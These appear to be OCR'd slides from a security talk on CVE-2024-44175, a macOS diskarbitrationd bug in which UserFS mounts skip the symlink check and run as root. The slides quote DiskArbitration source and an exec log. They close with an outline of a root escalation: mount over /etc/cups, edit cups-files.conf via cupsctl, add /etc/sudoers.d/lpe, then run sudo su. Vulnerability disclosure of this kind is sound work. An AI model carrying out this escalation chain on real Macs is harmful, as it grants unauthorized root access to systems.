- diskarbitrationd supports 2 file systems
  - backed by KEXT
  - backed by UserFS


- symlink check is not done in UserFS 😎



```
if ( useUserFS )
{
    CFArrayRef argumentList;

    // Retrive the device name in diskXsY format (without "/dev/" ).
    argumentList = CFStringCreateArrayBySeparatingStrings( kCFAllocatorDefault, devicePath, CFSTR( "/" ) );
    if ( argumentList )
    {
        CFStringRef dev = CFArrayGetValueAtIndex( argumentList, CFArrayGetCount( argumentList ) - 1 );
        context->deviceName = CFRetain(dev);
        context->fileSystem = CFRetain( DAFileSystemGetKind( filesystem ));
        if ( mountpointPath )
        {
            context->mountPoint = CFRetain( mountpointPath );
        }
        else
        {
            context->mountPoint = NULL;
        }
        if ( volumeName )
        {
            context->volumeName = CFRetain( volumeName );
        }
        else
        {
            context->volumeName = CFSTR( "Untitled" );
        }
        if ( CFStringGetLength( options ))
        {
            context->mountOptions = CFRetain( options );
        } else
        {
            context->mountOptions = NULL;
        }
        DAThreadExecute(__DAMountUserFSVolume, context, __DAMountUserFSVolumeCallback, context);
        CFRelease( argumentList );
    }
    else
    {
        status = EINVAL;
    }
    goto DAFileSystemMountErr;
}
```


CVE-2024-44175 - theory

- user ID / owner / etc is not passed



```
returnValue = [FSKitDiskArbHelper DAMountUserFSVolume:fsType
                                           deviceName:deviceName
                                           mountPoint:mountpoint
                                           volumeName:volumeName
                                         mountOptions:mountOptions];
```

- always run as root



Event details

Endpoint Security message details

- Event type: ES_EVENT_TYPE_NOTIFY_EXEC
- Message timestamp: 2024-08-05T15:24:43.539Z
- Initiating user: root (0)


Process execute details

- Start time: 2024-08-05T15:24:43.539Z
- User: root (0)
- Process name: mount_lifs • PID: 1015 • GID: 1010
- Process path: /sbin/mount_lifs
- Command line:


```
/sbin/mount_lifs -v -o
rsize=524288,wsize=65536,readahead=4,dsize=65536,actimeo=10,nodev,noowners,nosuid,noatime,fh=0
1000000300000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000 :/ /Users/tree/mnt
```

Code signing details

- Code signing type: Platform binary
- Process signing ID: com.apple.mount_lifs
- SHA256 Code directory hash: 029a9dc7f13e72b4c26ac8c9c61b94b9b17749ef
- Certificate chain:


runs as the disk owner
mount KEXT based FS
DAFileSystemMountWithArguments
call mount
add -k
runs as root
mount UserFS
DAFileSystemMountWithArguments
call fskitd
call mount

CVE-2024-44175 exploitation



weaponization for LPE


mount over /etc/cups
cupsctl
edit
1) /etc/sudoers.d/lpe
2) cups-files.conf
cupsctl
sudo su
create file
edit
drop
use
edit
use

